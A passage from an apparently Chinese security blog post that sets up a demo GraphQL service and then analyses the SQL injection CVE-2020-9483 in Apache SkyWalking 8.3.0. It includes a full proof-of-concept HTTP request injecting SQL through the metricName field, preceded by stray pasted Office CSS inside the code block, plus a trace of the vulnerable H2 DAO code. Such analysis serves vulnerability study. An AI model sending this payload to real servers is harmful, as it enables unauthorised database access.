
Bean类:
|
||||
|
||||
|
||||
|
||||
服务类:
|
||||
|
||||

|
||||
|
||||
查询类:
|
||||
|
||||

|
||||
|
||||
schema.graphqls,这里面的内容就是和bean类对应:
|
||||
|
||||

|
||||
|
||||
root.graphqls,这里面的内容就是和查询类相关联:
|
||||
|
||||

|
||||
|
||||
添加启动类启动就完成了graphql的搭建:
|
||||
|
||||

|
||||
|
||||
启动后访问
|
||||
http://127.0.0.1/graphiq,就能和graphql进行交互操作:
|
||||
|
||||

|
||||
|
||||
Graphql之所以会出现就是因为能够根据你想要的内容按需返回,比如下面这种只需要返回id和name,就可以这样,不像RESTful
|
||||
api只能返回全部,由前端选择返回的内容显示:
|
||||
|
||||

|
||||
|
||||
0x01.2 Graphql审计点
|
||||
|
||||
审计graphql接口问题其实就是审计查询类相关的接口函数,最终的web请求到达的是继承于
|
||||
GraphQLQueryResolver的类,然后在这里有自定义的查询方法进入业务内容,本例中就是
|
||||
AuthorQuery下的
|
||||
findAuthorById方法,在该方法下打断点之后,在浏览器发包就会进入到该方法:
|
||||
|
||||

|
||||
|
||||
0x02 CVE-2020-9483漏洞分析
|
||||
##### 0x02.1 环境搭建
|
||||
|
||||
直接下载:
|
||||
```
|
||||
https://archive.apache.org/dist/skywalking/8.3.0/apache-skywalking-apm-8.3.0.tar.gz
|
||||
```
|
||||
|
||||
然后解压进入bin目录执行startup.sh:
|
||||
|
||||
|
||||
访问http://127.0.0.1:8080/就能看到SkyWalking的界面:
|
||||
|
||||

|
||||
|
||||
如果需要远程调试则,在
|
||||
/bin/oapService.sh中的
|
||||
JAVA_OPTS里面添加调试参数后重启:
|
||||
|
||||

|
||||
|
||||
0x02.2 漏洞复现
|
||||
```
|
||||
@font-face{
|
||||
font-family:"Times New Roman";
|
||||
}
|
||||
@font-face{
|
||||
font-family:"宋体";
|
||||
}
|
||||
@font-face{
|
||||
font-family:"等线";
|
||||
}
|
||||
@font-face{
|
||||
font-family:"Menlo";
|
||||
}
|
||||
p.MsoNormal{
|
||||
mso-style-name:正文;
|
||||
mso-style-parent:"";
|
||||
margin:0pt;
|
||||
margin-bottom:.0001pt;
|
||||
mso-pagination:none;
|
||||
text-align:justify;
|
||||
text-justify:inter-ideograph;
|
||||
font-family:等线;
|
||||
mso-bidi-font-family:'Times New Roman';
|
||||
font-size:10.5000pt;
|
||||
mso-font-kerning:1.0000pt;
|
||||
}
|
||||
span.msoIns{
|
||||
mso-style-type:export-only;
|
||||
mso-style-name:"";
|
||||
text-decoration:underline;
|
||||
text-underline:single;
|
||||
color:blue;
|
||||
}
|
||||
span.msoDel{
|
||||
mso-style-type:export-only;
|
||||
mso-style-name:"";
|
||||
text-decoration:line-through;
|
||||
color:red;
|
||||
}
|
||||
@page{mso-page-border-surround-header:no;
|
||||
mso-page-border-surround-footer:no;}@page Section0{
|
||||
}
|
||||
div.Section0{page:Section0;}
|
||||
POST /graphql HTTP/1.1
|
||||
Host: 127.0.0.1:8080
|
||||
Content-Type: application/json;charset=utf-8
|
||||
Content-Length: 313
|
||||
Connection: close
|
||||
|
||||
{
|
||||
"query":"query queryLogs($condition: LogQueryCondition) {
|
||||
queryLogs(condition: $condition) {
|
||||
total
|
||||
logs {
|
||||
serviceId
|
||||
serviceName
|
||||
isError
|
||||
content
|
||||
}
|
||||
}
|
||||
}
|
||||
",
|
||||
"variables":{
|
||||
"condition":{
|
||||
"metricName":"INFORMATION_SCHEMA.USERS union all select h2version())a where 1=? or 1=? or 1=? --",
|
||||
"endpointId":"1",
|
||||
"traceId":"1",
|
||||
"state":"ALL",
|
||||
"stateCode":"1",
|
||||
"paging":{
|
||||
"pageSize":10
|
||||
}
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||

|
||||
|
||||
0x02.3 漏洞分析
|
||||
|
||||
这个请求所对应graphql
|
||||
s文件是
|
||||
query-graphql-plugin-8.3.0.jar 包中的l
|
||||
og.graphqls文件:
|
||||
|
||||

|
||||
|
||||
与这个对应的接口方法在
|
||||
query-graphql-plugin-8.3.0.jar中的
|
||||
org.apache.skywalking.oap.query.graphql.resolver.LogQuery方法中:
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
在
|
||||
queryLogs方法上下断点,发包就会进入该方法:
|
||||
|
||||

|
||||
|
||||
接下来会进入到
|
||||
```
|
||||
org.apache.skywalking.oap.server.core.query.LogQueryService#queryLogs
|
||||
```
|
||||
|
||||
里面,这里会调用Dao层方法,也就是数据库方法:
|
||||
|
||||

|
||||
|
||||
这里的dao层方法是执行H
|
||||
2db的SQL语句的方法:
|
||||
```
|
||||
org.apache.skywalking.oap.server.storage.plugin.jdbc.h2.dao.H2LogQueryDAO#queryLogs
|
||||
```
|
||||
|
||||

|
||||
|
||||
在
|
||||
H2LogQueryDAO中直接将
|
||||
metricName拼接到SQL语句中就造成了SQL注入漏洞:
|
||||
|
||||
